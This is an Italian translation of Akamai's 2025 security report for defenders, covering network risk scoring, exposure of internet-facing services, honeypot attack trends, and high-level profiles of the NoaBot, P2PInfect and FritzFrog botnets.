SOTI

V11, NUMERO 01


Guida 2025 per gli addetti alla sicurezza

Rafforzate il futuro dei vostri sistemi di difesa

Akamai

Stato di Internet - **Security**

Sommario



Rapporto sullo stato di Internet per gli addetti alla sicurezza

Questo non è il solito rapporto sullo stato di Internet (SOTI). Infatti, potrete notare alcune differenze sostanziali tra questo rapporto e le nostre pubblicazioni precedenti perché, questa volta, vogliamo andare dritti al punto e rivolgerci direttamente alle persone che lavorano in prima linea: gli addetti alla sicurezza.

Abbiamo riunito vari team addetti alle ricerche sulla sicurezza che lavorano all'interno di Akamai per condividere con voi le loro conoscenze faticosamente conquistate e collaudate sul campo. All'interno di questo team sono presenti diversi gruppi di esperti di cybersecurity: ricercatori, impiegati operativi, architetti di prodotti, analisti di dati e addetti alla sicurezza.

Il nostro obiettivo è semplice: per disporre di strategie realistiche, dovete proteggere i vostri sistemi nello scenario digitale del 2025 sempre più complesso. Questo rapporto è ricco di utili informazioni fornite da vari esperti di cybersecurity che ogni giorno combattono contro nuove minacce per offrirvi consigli pratici da poter usare immediatamente.

Nell'intento di rendere questo documento utile per tutti gli addetti alla sicurezza, abbiamo associato i risultati delle nostre ricerche a una struttura di sicurezza approfondita, un'espansione della metodologia basata sulla difesa approfondita.

La restante parte dei nostri rapporti SOTI di quest'anno verrà pubblicata nel formato consueto. Questo rapporto, invece, **è rivolto specificamente agli addetti alla sicurezza.**

La sicurezza approfondita

La sicurezza approfondita rappresenta un'evoluzione del 2019 rispetto al modello tradizionale basato sulla difesa approfondita, che integra le competenze maturate nei settori del data science e dell'analisi in consolidate procedure di cybersecurity. Mentre la difesa approfondita implementa vari livelli di sicurezza per proteggere le risorse, la sicurezza approfondita ottimizza queste fondamenta mediante l'analisi per identificare le minacce occultate e valutare l'efficacia dei sistemi di difesa, spesso rilevando potenziali attacchi prima che si concretizzino pienamente.

La sicurezza approfondita protegge le organizzazioni tramite vari livelli sovrapposti di difesa, basandosi sul concetto secondo cui nessuna misura di sicurezza è infallibile. Questa strategia include vari livelli: sicurezza fisica (serrature, sorveglianza), architettura di rete (firewall, rilevamento delle intrusioni), protezione degli endpoint (antivirus, crittografia), controlli degli accessi e sicurezza degli host (autenticazione multifattore, autorizzazioni basate sui ruoli), misure di sicurezza dei dati e gestione dei rischi (crittografia, backup) e misure amministrative (policy di sicurezza, formazione dei dipendenti).

Abbiamo usato questo sistema per strutturare la ricerca descritta in questo rapporto per aiutare gli addetti alla sicurezza a risolvere i problemi che si trovano ad affrontare ogni giorno. Per questo rapporto SOTI, ci siamo focalizzati sui seguenti elementi che costituiscono la sicurezza approfondita:

Gestione dei rischi, che identifica, valuta e mitiga le minacce, classificando le risposte in base alla probabilità e all'impatto per ridurre le vulnerabilità aziendali.

Architettura di rete, che implementa un sistema di sicurezza multilivello tramite i firewall, la segmentazione e i controlli degli accessi per creare barriere protettive e contenere le potenziali violazioni.

Sicurezza degli host, che protegge i singoli dispositivi tramite aggiornamenti di sistema, software antivirus, firewall e controlli degli accessi per prevenire accessi non autorizzati e malware in corrispondenza degli endpoint.

La gestione dei rischi

Abbiamo monitorato l'evoluzione delle minacce alla cybersecurity e i rischi che pongono. Tenendo sotto stretto controllo il traffico Internet e configurando appositi sistemi di rilevamento, abbiamo imparato moltissimo sul modo in cui il panorama delle minacce si sta evolvendo. Inoltre, abbiamo imparato ancora di più tramite svariati progetti, come, ad esempio, l'implementazione di un processo di valutazione dei rischi dai noi creato nel nostro prodotto di segmentazione.

Nel 2024, abbiamo visto un po' di tutto, dall'utilizzo di password rubate da parte di botnet standard, come NoaBot, fino a gruppi di hacker, come RedTail, che hanno sfruttato vulnerabilità software del tutto nuove. Il panorama delle minacce informatiche sta diventando maggiormente diversificato e sofisticato, rendendo così la difesa sempre più complessa. In questa sezione sulla gestione dei rischi in un sistema basato sulla sicurezza approfondita, andremo a presentare la nostra ricerca sulla valutazione dei rischi e sulla metamorfosi dei malware.

Studio di ricerca

La valutazione dei rischi

La valutazione dei rischi è un argomento dibattuto nella comunità della sicurezza da anni. Il concetto è ampiamente riconosciuto per la sua utilità, ma la sua effettiva attuazione presenta molti problemi. Un registro dei rischi viene creato da ogni organizzazione in modo specifico, il che rende praticamente impossibile generalizzare e, ancor meno, replicare gli stessi rischi in altri ambienti.

I problemi legati alla creazione di un registro dei rischi

Quest'anno, il team di Akamai ha affrontato il difficile compito di creare un modulo di valutazione della sicurezza della rete, da cui abbiamo imparato moltissimo. In definitiva, abbiamo scoperto che ottimizzare l'impatto e minimizzare le risorse sono operazioni fondamentali per un'efficace metodologia di valutazione dei rischi. Non si tratta di un compito banale, ma include vari fattori principali, tra cui:

- **Definizione dei rischi.** Come definite i rischi associati a un computer o a un'applicazione? Questi sistemi sono visibili su Internet? Sono corretti con patch? Quali porte sono aperte? Quanti computer vi possono accedere?
- **Definizione dell'importanza delle app.** Come definite l'importanza relativa di un'applicazione? Si tratta di un'applicazione critica? Dispone di molte connessioni, che possono quindi introdurre ulteriori rischi?
- **Applicazione delle misure di mitigazione.** Quali sono le misure necessarie per mitigare questi rischi? Cosa potete ottenere con la segmentazione e qual è il suo impatto?
- **Valutazione della complessità.** Con quale complessità viene raggiunto questo impatto?

A seconda delle dimensioni e della complessità del vostro programma di cybersecurity, potete passare alla fase successiva che risulta pertinente per la vostra organizzazione. Dopo aver risposto a queste domande, abbiamo realizzato uno strumento che raccoglie una serie di azioni classificate per impatto, importanza, impegno richiesto o una combinazione di questi fattori.

Quantificare i rischi all'interno e all'esterno

L'obiettivo di una valutazione della sicurezza è quantificare i rischi potenzialmente causati da un criminale che penetra in una rete dall'esterno. Ad esempio, abbiamo calcolato i nostri rischi sulla base delle possibilità che vengano violate le risorse visibili all'esterno e delle probabilità che si verifichino tentativi di movimento laterale tra le risorse interne. La valutazione della sicurezza di un endpoint corrisponde al numero previsto di vettori di attacco in base alle dimensioni della rete.

La visibilità esterna di un endpoint viene calcolata in base all'esposizione di ciascuno dei suoi servizi di ascolto su Internet, considerando l'ambito dell'esposizione (se illimitata o limitata a uno specifico intervallo/dominio) e la potenziale capacità di sfruttamento del servizio o del protocollo. La capacità di sfruttamento di un servizio dipende dalla sua popolarità tra i criminali (che si può conoscere da varie pubblicazioni, come quelle della CISA (Cybersecurity and Infrastructure Security Agency), o dai mercati di settore sul dark web) o dalla gravità di una vulnerabilità specifica della versione installata su un dato server.

La visibilità interna di un endpoint viene calcolata in base al livello di esposizione dei suoi singoli servizi di ascolto sugli altri endpoint interni, considerando le policy della rete, i rischi esterni associati a ogni endpoint e la potenziale capacità di sfruttamento del servizio o del protocollo.

Come scegliere i sistemi di mitigazione

Per ogni endpoint, isolare l'impatto aggiuntivo di altri endpoint (applicazioni interne, sottoreti, ecc.) sul suo punteggio finale e, se necessario, consigliare l'aggiunta di specifiche regole di segmentazione che limitano l'esposizione dell'endpoint agli altri endpoint, ad esempio, isolando l'impatto di uno specifico servizio e limitando l'esposizione del servizio in base ai dati in tempo reale. Se vengono individuate eventuali vulnerabilità per il servizio, seguire questo consiglio può ridurre i rischi ed evitare potenziali problemi di downtime tra una patch e l'altra.

Come scalare e valutare

Una delle principali minacce alla sicurezza è rappresentata dai server connessi a Internet di un'organizzazione e dai loro servizi, che forniscono un modo diretto per violarli ai criminali animati dall'intento di prendere di mira l'organizzazione. Durante la progettazione del sistema di valutazione della sicurezza, abbiamo voluto differenziare le reti e/o i server con un livello minimo di esposizione a Internet da quelli altamente vulnerabili. A tale scopo, abbiamo analizzato la distribuzione del numero di servizi che sono esposti a Internet per ciascun server (Figura 1).

Distribuzione del numero di servizi esposti a Internet per ciascun server




Fig. 1. Dati relativi all'esposizione a Internet su cui sono state basate le formule di valutazione

Possiamo notare che, all'interno di un piccolo sottogruppo di server che accettano il traffico proveniente da Internet (il 3% dei server totali), la maggior parte di essi rendono visibile un solo servizio, che è un processo univoco o il nome di un servizio di Windows. Solo una piccolissima parte di questo sottogruppo (lo 0,22% di tutti i server) rende visibili quattro o più servizi su Internet; questi server forniscono un vettore di attacco ad alto rischio se non è presente un'adeguata segmentazione tra di essi e la rete. Un'altra importante proprietà di sicurezza della rete è costituita dall'esposizione interna, ossia, la capacità di accedere ai servizi di un server dagli altri server presenti all'interno della rete (indipendentemente dall'accesso a Internet).

Analizzando questa esposizione nelle reti reali, possiamo notare che la stragrande maggioranza dei servizi (più dell'80%) è accessibile da una piccolissima parte (1/10000) dei server presenti all'interno della rete. Nell'ambito della ricerca, questo valore viene denominato *percentuale di esposizione* (Figura 2). Solo una piccola parte dei server (0,1%) è accessibile da parti significative (10% e oltre) della rete. Questi server infrastrutturali devono essere protetti con una particolare attenzione per il loro potenziale impatto sulla sicurezza dell'organizzazione.




Fig. 2. Analisi della percentuale di esposizione

Nella nostra analisi finale, abbiamo esaminato la relazione esistente tra una valutazione della sicurezza della rete e la configurazione delle policy di sicurezza per i suoi server. Innanzitutto, abbiamo calcolato il punteggio di sicurezza medio per varie reti in diversi periodi di tempo in cui la loro implementazione era stabile (nessun importante cambiamento alle dimensioni della rete o al numero di agenti di protezione), quindi abbiamo calcolato la percentuale di server a cui è stato applicato un modello di segmentazione. Nella grande maggioranza delle reti, la configurazione di più regole di segmentazione ha migliorato il loro livello di sicurezza (Figura 3), rafforzando la nostra fiducia nella valutazione della sicurezza e nella sua capacità di poter aiutare le attività relative alla sicurezza.




Fig. 3. Punteggi di sicurezza di reti reali basati sulla percentuale di server protetti (i diversi colori denotano gli ambienti di clienti diversi)

Mentre creano le policy per le reti, gli addetti alla sicurezza, spesso, richiedono agli utenti di inviare commenti sull'efficacia delle policy esistenti e consigli sui miglioramenti da apportare allo scopo di redigere un sistema di valutazione dei rischi basato su dati effettivi, analogamente all'analisi del comportamento degli utenti che viene condotta per la rete. Un modo per ottenere queste informazioni da parte degli utenti consiste nell'utilizzare un metodo, come la microsegmentazione, in grado di supportare policy altamente granulari e di assegnare una priorità ai consigli ricevuti per affrontare i principali fattori di rischio per ciascuna applicazione presente nella rete.

Studio di ricerca

La metamorfosi dei malware

La cybersecurity dovrà diventare più rigorosa perché ora è più semplice sferrare attacchi informatici anche per i criminali non esperti, mentre i gruppi di hacker specializzati sono diventati ancora più sofisticati. La diffusione dell'intelligenza artificiale sta peggiorando le cose fornendo ai criminali strumenti più potenti e semplici da usare. Pertanto, le organizzazioni si trovano ad affrontare un panorama delle minacce digitali più imprevedibile e pericoloso che mai.

I servizi esposti su Internet maggiormente presi di mira

Anche se i criminali possono usare attacchi mirati e zero-day per violare le reti, sono disponibili per le botnet altre opzioni molto più semplici che consentono di infettare i sistemi su larga scala. **Esistono tanti server con porte accessibili su Internet, il che li rende adatti per il movimento laterale e gli accessi, e di questi server un numero non trascurabile presenta anche credenziali prevedibili che si possono recuperare tramite il credential stuffing.** Nel corso del 2024, abbiamo segnalato varie botnet, tra cui la NoaBot (una variante della botnet Mirai) e nuove versioni delle botnet FritzFrog e RedTail.

La Figura 4 mostra una query Shodan per i server SSH (Secure Socket Shell) visibili su Internet, che rileva milioni di server potenzialmente vittime di questi attacchi.

Risultati totali

22.472.219

Primi paesi

Stati Uniti	6.241.486
Germania	2.084.734
Cina	1.987.890
Brasile	1.227.285
Argentina	899.565




Fig. 4. All'inizio del 2025, più di 20 milioni di server con SSH sono risultati visibili su Internet (fonte: Shodan.io)

Poiché si tratta di una minaccia in corso, volevamo capire quali porte e servizi comuni sono i più colpiti in modo da poter stabilire con i nostri honeypot le priorità degli amministratori di rete per il 2025. La Figura 5 mostra le tendenze degli incidenti che abbiamo osservato nel corso del 2024 per le porte più comuni accessibili nei nostri honeypot.

Tendenze degli incidenti per protocollo nel corso del tempo (cadenza mensile)




Fig. 5. Tendenze degli incidenti per ciascuna delle porte/protocolli comuni accessibili nel 2024

Possiamo notare che gli attacchi sferrati tramite SMB (Server Message Block), RDP (Remote Desktop Protocol) e SSH sono i più comuni tra quelli osservati nel 2024. Questo dato non sorprende affatto poiché si tratta dei protocolli che consentono più facilmente il movimento laterale (e vulnerabilità one-day per PMI ed EternalBlue). L'attuale distribuzione degli attacchi tramite queste porte è mostrata in Figura 6.

Distribuzione dei protocolli negli incidenti osservati nei nostri honeypot




Fig. 6. Distribuzione degli attacchi rilevati tramite i vari protocolli

Ulteriori informazioni sulle botnet

Le botnet consentono ai criminali informatici di automatizzare le proprie campagne di credential stuffing. Indirizzando una botnet a eseguire continuamente il ping di pagine di accesso o account con credenziali acquistate dal dark web, i criminali possono effettuare centinaia di migliaia di tentativi di truffa all'ora con uno sforzo minimo. **Ulteriori dettagli.**

Famiglie di botnet

Esaminare le botnet come NoaBot (una variante della botnet Mirai), FritzFrog (basata su Golang) e RedTail (un cryptominer) consente di ricavare informazioni fondamentali sulle minacce informatiche in continua evoluzione. Le funzioni avanzate di FritzFrog (malware senza file, architettura peer-to-peer e violazione interna della rete) sono un esempio della loro crescente complessità. Questa analisi aiuta i team addetti alla sicurezza a sviluppare migliori sistemi di difesa dagli attacchi delle botnet, che ogni anno costano all'economia globale fino a 116 miliardi di dollari.

NoaBot

La botnet NoaBot presenta la maggior parte delle funzionalità della botnet Mirai originale (come un modulo di scansione e un modulo di attacco, un nome di processo nascosto, ecc.), ma differisce anche notevolmente rispetto all'originale. **In particolare, lo spreader del malware si basa sulla chiave SSH, non su Telnet come nella prima implementazione della botnet Mirai**. Inoltre, dispone di un diverso elenco di credenziali da utilizzare nei suoi attacchi di stuffing e impiega molti moduli post-violazione.

A differenza della botnet Mirai, che, di solito, viene compilata con GCC, la botnet NoaBot viene compilata con uClibc, che sembra cambiare il modo con cui i motori degli antivirus rilevano i malware. Mentre altre varianti della botnet Mirai vengono solitamente rilevate con una firma Mirai, le firme dell'antivirus della botnet NoaBot fanno parte di un modulo di scansione SSH o di un trojan generico.

Anche il malware viene compilato in modo statico e privato di qualsiasi simbolo, il che, insieme al fatto di non essere compilato in modo standard, ha reso molto più difficile eseguire il reverse engineering del malware.

Inoltre, recenti campioni della botnet hanno presentato stringhe nascoste anziché salvate come testo in chiaro. Ciò ha reso più difficile estrarre i dettagli dal file binario o esplorare le parti del disassemblaggio, tuttavia eseguire il reverse engineering della codifica è stato semplice e non complesso.

Infine, abbiamo osservato che gli stessi server C2 (Command and Control) utilizzati dalla botnet NoaBot vengono utilizzati anche da un'altra botnet, denominata P2PInfect, un worm peer-to-peer, che si auto-replica ed è stato scritto in Rust. Anche se il worm P2PInfect è stato osservato per la prima volta a luglio 2023, abbiamo registrato fin da gennaio 2023 alcune attività della botnet NoaBot, che ha quindi depredato il worm P2PInfect per circa sei mesi (Figura 7).




Fig. 7. Attività della botnet Noabot nel tempo

Riteniamo che, a causa delle loro somiglianze tecniche, le due varianti siano state create dallo stesso criminale, che, probabilmente, ha provato da solo a sviluppare il proprio malware o le due botnet sono state forse progettate per diversi scopi.

FritzFrog

FritzFrog è una botnet peer-to-peer sofisticata, basata su Golang e compilata per supportare computer basati su AMD e ARM, che abbiamo originariamente scoperto e divulgato nel 2020. Tuttavia, il malware è stato mantenuto attivo e si è evoluto nel corso degli anni aggiungendo e migliorando le sue funzionalità.

L'ultima aggiunta all'arsenale della botnet FritzFrog, che abbiamo rilevato nel 2024, è stata rappresentata da uno sfruttamento della vulnerabilità Log4Shell, che è un'evoluzione del suo metodo di infezione tradizionale (ossia, un attacco di forza bruta SSH). La vulnerabilità Log4Shell è stata inizialmente identificata a dicembre 2021 e all'epoca scatenò una frenetica attività di patching in tutto il settore, durata mesi. Tuttora, dopo due anni, molte applicazioni connesse a Internet risultano ancora vulnerabili a questo exploit (Figura 8).




Fig. 8. Processo di sfruttamento della vulnerabilità Log4Shell da parte della botnet FritzFrog

Le risorse vulnerabili costituiscono un problema serio, ma FritzFrog rappresenta un rischio per un altro tipo di risorse, ovvero gli host interni. Quando la vulnerabilità è stata individuata per la prima volta, le applicazioni connesse a Internet avevano la priorità nell'applicazione di patch per l'elevato rischio di essere compromesse. **Per contro, i computer interni, meno esposti all'exploit, venivano spesso trascurati e rimanevano senza patch, circostanza di cui FritzFrog può solo che trarre vantaggio. Come parte della sua routine di diffusione, il malware prende di mira tutti gli host nella rete interna.**

Anche le varianti più recenti hanno registrato un miglioramento nel rilevamento della loro vittima. Oltre a randomizzare gli indirizzi IP e a tentare di violarli, il malware scopre anche nuovi obiettivi SSH analizzando i registri correlati all'autenticazione e le impostazioni di configurazione delle sue vittime, come i file dei registri di autenticazione, i file authorized_hosts e la cronologia di bash.

